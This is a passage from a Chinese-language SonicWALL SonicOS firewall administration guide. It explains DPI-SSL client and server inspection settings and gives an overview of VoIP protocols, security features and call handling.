1 单击**基于 CFS 类别的排除/包含**选项卡。



列表状态显示在选项卡顶部。

2 单击**包含**（默认）或**排除**单选按钮，选择是否要包含或排除选定类别。默认情况下，未选择所有类别。

3 选择要包含/排除的类别。如需选择全部类别，请单击**选择所有类别**复选框。

4 也可重复步骤 2 和步骤 3 以创建相反的列表。

5 另外，如需在某个域的内容过滤类别信息对 DPI-SSL 不可用时排除连接，请选择**如果内容过滤器不可用，则排除连接**复选框。默认情况下未选中该选项。

大多数情况下，HTTPS 域的类别信息可在本地用于防火墙缓存。当类别信息在本地不可用时，DPI-SSL 将从云中获取类别信息，而不会阻断客户端或服务器通讯。大多数情况下，类别信息可供 DPI-SSL 制定决策。默认情况下，应在 DPI-SSL 中检查这些站点。

6 单击**接受**。

客户端 DPI-SSL 示例

主题：

- 第 904 页的内容过滤
- 第 906 页的应用程序规则

内容过滤

如需使用 *DPI-SSL* 对基于 *HTTPS* 和 *SSL* 的流量执行 *SonicWALL* 内容过滤，请执行以下步骤：

1 转至 **DPI-SSL > 客户端 SSL** 页面的**常规**选项卡。



2 选择**启用 SSL 客户端检测**复选框。

3 选中**内容过滤**复选框。

4 单击**应用**。

5 转至**安全服务 > 内容过滤**页面的**内容过滤类型**部分。



6 请确保已从下拉菜单中选择**内容过滤服务**。

7 单击**配置**按钮。将显示**过滤属性**对话框。



8 清除**启用 HTTPS 内容过滤**复选框。

> **注：**HTTPS 内容过滤基于 IP 和主机名。HTTP 内容过滤可执行重定向以实施身份验证或提供阻止页面，会阻止 TTPS 过滤页面，但不会提示。

9 选择要阻止的合适类别。如需配置此对话框的信息，请参阅第 1342 页的配置内容过滤服务。

10 单击**确定**。

11 单击**接受**。

12 转至使用 HTTPS 协议的阻止站点，以验证是否正确阻止。

> **注：**对于通过 DPI-SSL 的内容过滤，阻止第一次 HTTPS 访问会使显示的页面为空。如果刷新了页面，用户将看到防火墙阻止页面。

应用程序规则

需要在 **DPI-SSL > 客户端 SSL** 页面和**应用程序规则 > 策略**页面同时启用应用程序防火墙规则才能按这些规则执行过滤。

1 转至 **DPI-SSL > 客户端 SSL** 页面的**常规**部分。



2 选中**启用 SSL 客户端检测**复选框。

3 选中**应用程序防火墙**复选框。

4 单击**应用**。

5 转至**防火墙 > 应用程序规则**页面的**应用程序规则全局设置**部分。



6 选中**启用应用程序规则**复选框。

7 配置 HTTP 客户端策略，以**阻止页面**作为策略的操作来阻止 Microsoft Internet Explorer 浏览器。如需配置应用程序规则，请参阅第 760 页的配置应用程序规则策略。

8 单击**应用**。

9 通过 Internet Explorer 访问使用 HTTPS 协议的任何网站，并验证是否已将之阻止。

84

配置服务器 DPI-SSL 设置

- 第 907 页的 DPI-SSL > 服务器端 SSL
  - 第 908 页的配置 DPI-SSL 服务器设置

DPI-SSL > 服务器端 SSL



注：如需 DPI SSL 的信息，请参见第 891 页的 DPI-SSL 概述。

当连接 WAN 的远程客户端访问位于防火墙的 LAN 中的内容时，服务器 DPI-SSL 布局场景通常用于检查 HTTPS 流量。服务器 DPI-SSL 允许您配置匹配的地址对象和证书。设备检测到地址对象的 SSL 连接后，将显示匹配的证书，并与连接的客户端协商 SSL。

之后，如果匹配的证书将服务器定义为“清除文本”，将对原始（发布 NAT 重映射）端口的服务器创建标准 TCP 连接。如果未将匹配项定义为“清除文本”，将协商服务器的 SSL 连接。这将允许端到端的连接加密。

在该布局场景中，防火墙的所有者具有原始内容服务器的证书和私有密钥。您需要将服务器的原始证书导入到防火墙，并创建合适的服务器 IP 地址，以在服务器 DPI-SSL UI 中进行服务器证书映射。

主题：

- 第 908 页的配置 DPI-SSL 服务器设置

配置 DPI-SSL 服务器设置

主题：

- 第 908 页的配置常规服务器 DPI-SSL 设置
- 第 908 页的配置排除和包含
- 第 909 页的配置服务器与证书的匹配

配置常规服务器 DPI-SSL 设置

启用服务器 *DPI-SSL* 检查的步骤如下：

1 转至 **DPI-SSL > 服务器 SSL** 页面的**常规设置**部分。



2 选择**启用 SSL 客户端检测**复选框。

3 选择将要用来执行检查的服务：

- **入侵保护**
- **网关防病毒**
- **网关防间谍**
- **应用程序防火墙**

4 单击**接受**。

5 向下滚动至 **SSL 服务器**部分，以配置应用于 DPI-SSL 检查的一个或多个服务器。请参见第 909 页的配置服务器与证书的匹配。

配置排除和包含

默认情况下，DPI-SSL 会应用到已启用的设备上的所有流量。您可以配置包含/排除列表，以自定义哪些流量将应用 DPI-SSL 检查。**包含/排除**列表提供了用于指定特定对象、或群组的功能。在处理大量流量的部署中，可用于排除受信任的源，以减少 DPI-SSL 对 CPU 的影响，并防止设备达到并发 DPI-SSL 检查的最大连接数。

自定义 *DPI-SSL* 服务器检查的步骤如下：

1 转至 **DPI-SSL > 服务器 SSL** 页面的**包含/排除**部分。



2 从**地址对象/群组**、**排除**和**包含**下拉菜单中选择地址对象或群组，以从 DPI-SSL 检查中排除或包含。默认情况下，**排除**设置为**无**，**包含**设置为**全部**。

> 提示：**包含**下拉菜单可用于微调指定的排除列表。例如，通过从**排除**下拉菜单中选择**远程办公室-加利福尼亚**地址对象，并从**包含**下拉菜单中选择**远程办公室-奥克兰**地址对象。

3 从**用户对象/群组**、**排除**和**包含**下拉菜单中选择地址对象或群组，以从 DPI-SSL 检查中排除或包含。默认情况下，**排除**设置为**无**，**包含**设置为**全部**。

4 单击**接受**。

配置服务器与证书的匹配


服务器 DPI-SSL 检查需要您指定使用哪个证书对在其流量上执行 DPI-SSL 检查的每个服务器签署流量。

配置服务器与证书的匹配的步骤如下：

1 转至 **DPI-SSL > 服务器 SSL** 页面的 **SSL 服务器**部分。



2 单击**添加**按钮。将显示 **SSL 服务器设定**对话框。



3 在**地址对象/群组**下拉菜单中，对想要应用 DPI-SSL 检查的一个或多个服务器选择地址对象或群组。

4 在 **SSL 证书**下拉菜单中，选择用于签署服务器流量的证书。详细信息：

- 如需将新证书导入到设备的更多信息，请参见第 897 页的选择证书重签名授权。
- 如需创建 LInux 证书的信息，请参见第 189 页的创建 PKCS-12 格式证书文件。 。

5 选择**清除文本**复选框，以启用 SSL 卸载。添加服务器与证书的匹配时，将显示**清除文本**选项。该选项提供了发送未加密数据到服务器的一个方式。默认情况下，未选择该选项。

> 重要：为使此类配置正常工作，需要在**网络 > NAT 策略**页面上为此服务器创建 NAT 策略，以将指定用于卸载服务器的流量从 SSL 端口映射到非 SSL 端口。必须将流量发送到除了 443 的端口。例如，将 HTTPS 流量用于 SSL 卸载时，需要创建从端口 443 到端口 80 的入站 NAT 策略重映射流量，以能实现正常运行。

6 单击**添加**。

第 12 部分

VoIP

- 关于 **VoIP**
- 配置 **SonicWALL VoIP** 功能
- 列出活动 **VoIP** 呼叫

85

关于 VoIP

- 第 911 页的 VoIP 概述
  - 第 911 页的什么是 VoIP?
  - 第 911 页的 VoIP 安全性
  - 第 912 页的 VoIP 协议
  - 第 913 页的 SonicWALL 的 VoIP 功能

VoIP 概述

主题：

- 第 911 页的什么是 VoIP?
- 第 911 页的 VoIP 安全性
- 第 912 页的 VoIP 协议
- 第 913 页的 SonicWALL 的 VoIP 功能

什么是 VoIP?

IP 语音 (VoIP) 是一组技术的总称，利用这些技术，语音流量可通过 Internet 协议 (IP) 网络传输。VoIP 将音频呼叫的语音流转换为数据包，而不是公用电话交换网 (PSTN) 使用的传统模拟电路切换语音通信。

VoIP 将语音电话和数据合并为单一集成 IP 网络系统，是网络与电信融合的主要推动力量。VoIP 最重要的作用是节省公司成本，它消除了昂贵的冗余基础设施和电信服务使用费，同时也提供增强的管理特性和呼叫服务功能。

VoIP 安全性

公司实施 VoIP 技术可以降低通信成本，并将企业语音服务扩展到分布于各地的团队，但语音与数据网络的融合也会带来安全风险。VoIP 安全性和网络完整性是任何 VoIP 部署的必要部分。

一方面，VoIP 继承了当今数据网络饱受折磨的安全威胁，另一方面，VoIP 作为一项应用添加到网络上使得这些威胁更加危险。VoIP 组件的添加，给网络安全性提出了新的要求。

VoIP 包括一系列复杂标准，这就为软件实现中的缺陷和漏洞敞开了大门。困扰现有每一种操作系统和应用程序的各类缺陷和漏洞，同样适用于 VoIP 设备。当今许多 VoIP 呼叫服务器和网关设备是基于易受攻击的 Windows 和 Linux 操作系统而构建。

VoIP 防火墙要求

VoIP 比基于 TCP/UDP 的标准应用程序更复杂。VoIP 信令和协议非常复杂，且防火墙通过网络地址转换 (NAT) 修改源地址和源端口信息时还会引入不一致性，因此 VoIP 难以有效穿越标准防火墙。下面是几个原因。

- **VoIP 采用两个单独的协议工作** - 一个信令协议（客户端与 VoIP 服务器之间）和一个媒体协议（客户端之间）。媒体协议 (RTP/RTCP) 用于各个会话的端口/IP 地址对由信令协议动态协商。防火墙需要动态跟踪并维护此信息，为会话安全打开选定的端口，并在适当的时候关闭端口。
- **多个媒体端口通过信令会话动态协商** - 媒体端口的协商包含在信令协议的有效负载中（IP 地址和端口信息）。防火墙需要对每个数据包执行深层检查以获取信息，并动态维持会话，因而需要额外的防火墙处理。
- **源和目标 IP 地址嵌入 VoIP 信令数据包中** - 支持 NAT 的防火墙在数据包的 IP 头级别转换 IP 地址和端口。完全对称的 NAT 防火墙会频繁调整其 NAT 绑定，且可能任意关闭针孔，使得入站数据包无法传入其所保护的网络，因而服务提供商将无法向客户发送入站呼叫。为了有效支持 VoIP，NAT 防火墙有必要在数据包穿越防火墙时，执行深层数据包检查并转换其嵌入的 IP 地址和端口信息。
- **不同 VoIP 系统使用不同的消息格式，防火墙需要处理包含各种消息格式的信令协议套件** - 两家供应商使用相同的协议套件，并不意味着其系统能够互操作。

为了克服复杂的 VoIP 和 NAT 带来的众多障碍，供应商们提供会话边界控制器 (SBC)。SBC 位于防火墙的 Internet 端，试图通过终止并重新发起所有 VoIP 媒体和信令流量来控制 VoIP 网络的边界。对于不支持 VoIP 的防火墙，SBC 本质上充当 VoIP 流量的代理。Dell SonicWALL 网络安全设备是支持 VoIP 的防火墙，因而网络上无需 SBC。

注：只要 VoIP 应用程序符合 RFC 标准，所有可运行 SonicOS 6.2 的 Dell SonicWALL 设备上都支持 VoIP。

VoIP 协议

VoIP 技术基于两个主要协议：

主题：

- 第 912 页的 H.323
- 第 913 页的 SIP

H.323

H.323 是国际电信联盟 (ITU) 制定的一项标准。它是一个全面的协议套件，适用于计算机、终端、网络设备、网络服务之间的语音、视频及数据通信。H.323 旨在支持用户通过私有 IP 网络和 Internet 等无连接数据包切换网络进行点到点多媒体通话。H.323 受到视频会议设备、VoIP 设备、Internet 电话软件和设备的制造商广泛支持。

H.323 信令采用 TCP 和 UDP 的结合，消息编码采用 ASN.1。H.323v1 于 1996 年发布，H.323v5 于 2003 年发布。作为一项古老的标准，H.323 为许多早期 VoIP 供应商所接受。

H.323 网络由四类不同的实体组成：

- **终端** - 用于多媒体通信的客户端点。例如，支持 H.323 的 Internet 电话或 PC。
- **网关守卫** - 执行服务以完成呼叫建立和拆卸，并注册 H.323 终端进行通信。包含：
  - 地址转换
  - 注册、许可控制和状态 (RAS)
  - Internet 定位服务 (ILS) 也属于此类（但它不是 H.323 的一部分）。ILS 使用 LDAP（轻型目录访问协议），而非 H.323 消息。
- **多点控制单元 (MCU)** - 用于终端间多点通信的会议控制和数据分配。
- **网关** - H.323 网络与其它通信服务（如电路切换公用电话交换网 (PSTN) 等）之间的互操作。

SIP

会话发起协议 (SIP) 标准由 Internet 工程任务组 (IETF) 制定。RFC 2543 发布于 1999 年 3 月。RFC 3261 发布于 2002 年 6 月。SIP 是一种用于发起、管理、终止会话的信令协议。SIP 支持“存在”和移动性，可在用户数据报协议 (UDP) 和传输控制协议 (TCP) 上运行。

使用 SIP，VoIP 客户端可以发起和终止呼叫会话，邀请成员加入会议会话，以及执行其它电话任务。SIP 还支持专用交换机 (PBXs)、VoIP 网关和其它通信设备以标准化协作方式通信。SIP 的另一个设计目的是避免像 H.323 那样产生繁重的开销。

SIP 网络由如下逻辑实体组成：

- **用户代理 (UA)** - 发起、接收、终止呼叫。
- **代理服务器** - 代表 UA 转发或响应请求。代理服务器可将请求发送给多个服务器。背靠背用户代理 (B2BUA) 是一类代理服务器，它将通过其中的呼叫的每一段视为两个不同的 SIP 呼叫会话：一个是它与主叫方之间的会话，另一个是它与被叫方之间的会话。其它代理服务器则将同一呼叫的所有段视作单一 SIP 呼叫会话。
- **重定向服务器** - 响应请求但不转发请求。
- **注册服务器** - 处理 UA 身份验证和注册。

SonicWALL 的 VoIP 功能

主题：

- 第 913 页的 VoIP 安全性
- 第 914 页的 VoIP 网络
- 第 914 页的 VoIP 网络互操作性
- 第 915 页的支持的接口
- 第 915 页的支持的 VoIP 协议
- 第 917 页的 BWM 和 QoS
- 第 917 页的 SonicOS 如何处理 VoIP 呼叫

VoIP 安全性

- **流量合法性** - 对穿越防火墙的每一个 VoIP 信令和媒体数据包进行状态检查，确保流量合法。设计数据包来利用实现方案中的漏洞，以在目标设备中引起缓冲区溢出等后果，是许多攻击者的首选攻击方式。Dell SonicWALL 网络安全设备能够检测并丢弃畸形和无效的数据包，使之无法到达目标设备。
- **VoIP 协议的应用层保护** - 通过 SonicWALL 防入侵服务 (IPS) 实现全面的应用级别 VoIP 保护 。IPS 集成一个可配置的高性能扫描引擎和一个动态更新并设置的攻击与漏洞签名数据库，可防范复杂的特洛伊木马和多态病毒对网络的威胁。SonicWALL 利用一系列 VoIP 专用签名扩展其 IPS 签名数据库，从而阻止恶意流量到达受保护的 VoIP 电话和服务器。
- **DoS 和 DDoS 攻击防御** - 防范 DoS 和 DDoS 攻击，如同步洪流 (SYN Flood)、死亡之 Ping (Ping of Death) 和 LAND (IP) 攻击等，这些攻击旨在禁用网络或服务。
    - 利用 TCP 审核 VoIP 信令数据包的顺序，阻止窗口以外的无序和重传数据包。
    - 使用随机化 TCP 序列号（由加密随机数发生器在连接建立期间产生）审核各 TCP 会话中的数据流，防范重放和数据插入攻击。
    - 利用同步洪流防御确保攻击者无法通过开启许多 TCP/IP 连接（这些连接无法完全建立，原因一般是其使用欺骗性源地址）来淹没服务器。

- **状态监控** - 状态监控确保数据包（即使其本身看起来有效）与其相关 VoIP 连接的当前状态相称。
- **加密 VoIP 设备支持** - SonicWALL 支持能够利用加密来保护 VoIP 对话中的媒体交换的 VoIP 设备，或不支持加密媒体但利用 IPsec VPN 来保护 VoIP 呼叫的安全 VoIP 设备。
- **应用层保护** - SonicWALL 通过 SonicWALL 防入侵服务 (IPS) 提供全面的应用级别 VoIP 保护。SonicWALL IPS 基于一个可配置的高性能深层数据包检查引擎，可为关键网络服务，包括 VoIP、Windows 服务和 DNS 等提供增强的保护。SonicWALL 的深层数据包检查引擎使用可扩展签名语言，还能主动防护新发现的应用程序和协议的漏洞。利用不同的签名粒度，SonicWALL IPS 可以基于全球、攻击组或单个签名来检测和防御攻击，提供最大的灵活性并控制误报。

VoIP 网络

- **无线局域网 (WLAN) 上的 VoIP** - SonicWALL 利用分布式无线解决方案将全部 VoIP 安全性扩展到相连的无线网络。与 SonicWALL 背后的有线网络相连的 VoIP 设备所具有的全部安全特性，使用无线网络的 VoIP 设备同样拥有。

  注：SonicWALL 的安全无线解决方案包括必要的网络支持手段，可将安全 VoIP 通信扩展到无线网络。欲了解详细信息，请参阅 Dell SonicWALL 网站 http://www.sonicwall.com 上提供的“Dell SonicWALL 安全无线网络集成解决方案指南”。

- **带宽管理 (BWM) 和 服务质量 (QoS)** - 带宽管理（入口和出口）可用来确保有带宽可用于时间敏感的 VoIP 流量。BWM 集成到 SonicWALL 服务质量 (QoS) 特性中，提供对某些类型应用至关重要的预测能力。
- **WAN 冗余和负载均衡** - WAN 冗余和负载均衡允许一个接口充当辅助 WAN 端口。此辅助 WAN 端口可用于简单的主动/被动设置，仅当主要 WAN 端口关闭或不可用时，流量才会通过辅助端口路由。基于目标拆分流量的路由，可以实现负载均衡。
- **高可用性** - 高可用性由 SonicOS 的高可用性来保障，即使发生系统故障，也能确保可靠、连续的连接。

VoIP 网络互操作性

- **VoIP 设备的即插即保护支持** - SonicOS 能够自动处理 VoIP 设备的增加、更改和移除，确保没有一个 VoIP 设备不受保护。利用先进的监控和跟踪技术，一旦有 VoIP 设备插入防火墙背后的网络，就会自动将其保护起来。
- **对所有 VoIP 信令数据包进行全面的语法审核** - 接收到的信令数据包会在 SonicOS 中进行全面的解析，确保其符合相关标准定义的语法。通过执行语法审核，防火墙可确保畸形数据包无法通过，防止其对目标设备产生有害影响。
- **支持动态建立和跟踪媒体流** - SonicOS 跟踪每个 VoIP 呼叫，从请求建立呼叫的第一个信令数据包从呼叫结束时。只有基于成功的呼叫进度，主叫方与被叫方之间才会开启更多端口（用于其它信令和媒体交换）。

  作为呼叫建立的一部分而协商的媒体端口由防火墙动态分配。后续呼叫，即使在相同的各方之间，也会使用不同的端口，从而挫败可能正在监控特定端口的攻击者。要求的媒体端口仅在呼叫完全连接时开启，并在呼叫终止时关闭。将丢弃试图使用呼叫范围以外端口的流量，从而为防火墙背后的 VoIP 设备提供额外的保护。
- **审核所有媒体数据包的标头** - SonicOS 检查并监控媒体数据包内的标头，允许检测和丢弃无序和重传数据包（窗口以外）。此外，通过确保有效标头存在，可以检测并丢弃无效的媒体数据包。通过跟踪媒体流和信令，SonicWALL 为整个 VoIP 会话提供保护。
- **信令和媒体的可配置不活动超时** - 为确保丢弃的 VoIP 连接不会无限期保持开启，SonicOS 监控 VoIP 会话相关的信令和媒体流的使用。将关闭空闲时间超过所配置的超时时间的流，防止潜在的安全漏洞。
- **SonicOS 允许管理员控制来电** - SonicOS 要求所有来电都由 H.323 网关守卫或 SIP 代理授权并进行身份验证，以便阻止未经授权的来电和垃圾电话。这样，管理员便可确保 VoIP 网络仅用于公司授权的那些呼叫。
- **全面的监控和报告** - 针对所有支持的 VoIP 协议，SonicOS 提供许多监控和故障排除工具：
  - 活动 VoIP 呼叫的动态实时报告，显示主叫方和被叫方以及所用的带宽。

- 所有 VoIP 呼叫的审核日志，显示主叫方和被叫方、通话时长以及所用的总带宽。记录看到的异常数据包（例如不良响应），详细显示相关各方和看到的状况。
- 详细的 syslog 报告以及 VoIP 信令和媒体流的 ViewPoint 报告。SonicWALL ViewPoint 是一个基于 Web 的图形化报告工具，它根据从防火墙收到的 syslog 数据流，提供关于安全和网络活动的详尽细致的报告。几乎可以针对防火墙活动的任何方面产生报告，包括各用户或组的使用模式、特定防火墙或各组防火墙上发生的事件、攻击的类型和时间、资源消耗和限制等。

支持的接口

下列 SonicOS 区域支持 VoIP 设备：

- 受信区域（LAN、VPN）
- 不受信区域 (WAN)
- 公共区域 (DMZ)
- 无线区域 (WLAN)

支持的 VoIP 协议

主题：

- 第 915 页的 H.323
- 第 915 页的 SIP
- 第 916 页的 SonicWALL VoIP 供应商互操作性
- 第 916 页的编解码器
- 第 917 页的 SonicOS 不执行深层数据包检查的 VoIP 协议

H.323

SonicOS 为 H.323 提供如下支持：

- 支持运行 H.323 所有版本（目前为 1 至 5）的 VoIP 设备
- Microsoft 基于 LDAP 的 Internet 定位服务 (ILS)
- LAN H.323 终端使用多播发现网关守卫
- 网关守卫注册、许可和状态 (RAS) 消息的状态监控与处理
- 支持对媒体流进行加密的 H.323 终端
- DHCP 选项 150。DHCP 服务器可配置为向 DHCP 客户端返回 VoIP 专用 TFTP 服务器的地址
- 除了支持 H.323 以外，SonicOS 还支持采用如下附加 ITU 标准的 VoIP 设备：
  - T.120，用于应用程序共享、电子白板、文件交换和聊天
  - H.239，允许通过多个信道传输音频、视频和数据
  - H.281，用于远端摄像机控制 (FECC)

SIP

SonicOS 为 SIP 提供如下支持：

- SIP 基础标准（RFC 2543 和 RFC 3261）
- SIP INFO 方法 (RFC 2976)

- SIP 中临时响应的可靠性 (RFC 3262)
- SIP 专用事件通知 (RFC 3265)
- SIP UPDATE 方法 (RFC 3311)
- SIP 服务器的 DHCP 选项 (RFC 3361)
- SIP 即时消息扩展 (RFC 3428)
- SIP REFER 方法 (RFC 3515)
- SIP 对称响应路由扩展 (RFC 3581)

SonicWALL VoIP 供应商互操作性

下面是领先制造商制造的能够与 SonicWALL VoIP 互操作的部分设备列表。

表 139. 与 SonicWALL VoIP 互操作的部分设备列表

H.323	SIP
软件电话： Avaya Microsoft NetMeeting OpenPhone PolyCom SJLabs SJ Phone 电话/可视电话： Avaya Cisco D-Link PolyCom Sony 网关守卫： Cisco OpenH323 Gatekeeper 网关： Cisco	软件电话： Apple iChat Avaya Microsoft MSN Messenger Nortel Multimedia PC Client PingTel Instant Xpressa PolyCom Siemens SCS Client SJLabs SJPhone XTen X-Lite Ubiquity SIP User Agent 电话/ATA： Avaya Cisco Grandstream BudgetOne Mitel Packet8 ATA PingTel Xpressa PolyCom PolyCom Pulver Innovations WiSIP SoundPoint SIP 代理/服务： Cisco SIP Proxy Server Brekeke Software OnDo SIP Proxy Packet8 Siemens SCS SIP Proxy Vonage

编解码器

- **SonicOS 支持来自任何编解码器的媒体流** - 媒体流携带由 VoIP 设备内的硬件/软件编解码器（编码器和解码器）处理的音频和视频信号。编解码器利用编码和压缩技术减少表示音频/视频信号所需的数据量。编解码器的一些示例如下：
  - H.264、H.263 和 H.261（视频）
  - MPEG4、G.711、G.722、G.723、G.728、G.729（音频）

SonicOS 不执行深层数据包检查的 VoIP 协议

Dell SonicWALL 网络安全设备目前不支持下列协议的深层数据包检查，因此，这些协议只应用在非 NAT 环境下。

- H.323 或 SIP 的专有扩展
- MGCP
- Megaco/H.248
- Cisco 瘦小客户端控制协议 (SCCP)
- IP-QSIG
- 专有协议（Mitel MiNET、3Com NBX 等）

BWM 和 QoS

VoIP 的最大挑战之一是确保通过 IP 网络提供高质量语音通话。IP 主要设计用于传输可以容忍延迟的异步数据流量。但是，VoIP 对延迟和丢包非常敏感。管理接入和设置流量优先级是确保高质量实时 VoIP 通信的重要要求。

SonicWALL 的集成带宽管理 (BWM) 和服务质量 (QoS) 特性提供了用于管理 VoIP 通信的可靠性和质量的工具。

服务质量

QoS 包括多种方法，目的是提供可预测的网络行为和性能。网络可预测性对于 VoIP 和其他关键性应用程序至关重要。再多的带宽也无法提供这种可预测性，因为网络最终将用尽任何数量的带宽。只有正确配置并实施 QoS，才能妥善管理流量，保证网络服务达到所需的水平。

SonicOS 的 QoS 特性还能识别、映射、修改、产生工业标准 802.1p 和区分服务代码点 (DSCP) 服务类别 (CoS) 标志符。

SonicOS 如何处理 VoIP 呼叫


SonicOS 为所有 VoIP 呼叫情况提供高效且安全的解决方案。下面是 SonicOS 如何处理 VoIP 呼叫流程的一些例子：

- 第 918 页的来电
- 第 918 页的本地呼叫

来电

图 53 显示了来电期间发生的事件顺序。

图 53. 来电事件顺序



下面说明图 53所示的事件顺序：

1 **电话 B 在 VoIP 服务器中注册** - 防火墙通过监控传出的 VoIP 注册请求，建立可接入 IP 电话的数据库。SonicOS 在电话 B 的私有 IP 地址和注册消息中使用的防火墙公共 IP 地址之间进行转换。VoIP 服务器不知道电话 B 位于防火墙之后并有一个私有 IP 地址，它将防火墙的公共 IP 地址与电话 B 关联。

2 **电话 A 发起对电话 B 的呼叫** - 电话 A 使用电话号码或别名发起对电话 B 的呼叫。发送此信息到 VoIP 服务器时，它还会提供有关其支持的媒体类型和格式的详细信息，以及对应的 IP 地址和端口。

3 **VoIP 服务器审核呼叫请求并向电话 B 发送请求** - VoIP 服务器向防火墙的公共 IP 地址发送呼叫请求。当它到达防火墙时，SonicOS 验证请求的来源和内容。然后，防火墙确定电话 B 的私有 IP 地址。

4 **电话 B 振铃并接听** - 当电话 B 接听时，它会返回信息到 VoIP 服务器，告知其支持的媒体类型和格式，以及对应的 IP 地址和端口。SonicOS 转换此私有 IP 信息以使用防火墙的公共 IP 地址，并将消息传送到 VoIP 服务器。


5 **VoIP 服务器将电话 B 的媒体 IP 信息返回到电话 A** - 电话 A 现在拥有足够信息来开始与电话 B 交换媒体。电话 A 不知道电话 B 位于防火墙之后，因为它得到的是 VoIP 服务器提供的防火墙公共地址。

6 **电话 A 和电话 B 通过 VoIP 服务器交换音频/视频/数据** - 利用内部数据库，SonicOS 确保媒体仅来自电话 A，且仅使用电话 B 允许的特定媒体流。

本地呼叫

图 54 显示了本地 VoIP 呼叫期间发生的事件顺序。

图 54. 本地 VoIP 来电事件顺序



下面说明图 54 所示的事件顺序：

1 **电话 A 和电话 B 在 VoIP 服务器中注册 -** 防火墙通过监控传出的 VoIP 注册请求，建立可接入 IP 电话的数据库。SonicOS 在电话的私有 IP 地址和防火墙公共 IP 地址之间进行转换。VoIP 服务器不知道电话位于防火墙之后。它将同一 IP 地址与这两部电话关联，但端口号不同。

2 **电话 A 通过向 VoIP 服务器发送一个请求来发起对电话 B 的呼叫 -** 即使它们位于同一防火墙之后，电话 A 也不知道电话 B 的 IP 地址。电话 A 使用电话号码或别名发起对电话 B 的呼叫。

3 **VoIP 服务器审核呼叫请求并向电话 B 发送请求 -** VoIP 服务器向防火墙的公共 IP 地址发送呼叫请求。然后，防火墙确定电话 B 的私有 IP 地址。

4 **电话 B 振铃并接听 -** 当电话 B 接听时，防火墙转换其私有 IP 信息以使用防火墙的公共 IP 地址，并将消息传送到 VoIP 服务器。

5 **VoIP 服务器将电话 B 的媒体 IP 信息返回到电话 A -** SonicOS 将消息中的被叫方和主叫方信息均转换回电话 A 和电话 B 的私有地址和端口。

6 **电话 A 和电话 B 直接交换音频/视频/数据 -** 防火墙在这两部电话直接通过 LAN 直接路由流量。两部电话直连可降低发送数据到 VoIP 服务器的带宽要求，并且无需防火墙执行地址转换。

86

配置 SonicWALL VoIP 功能

- 第 920 页的配置任务
  - 第 921 页的 VoIP > 设置：VoIP 配置
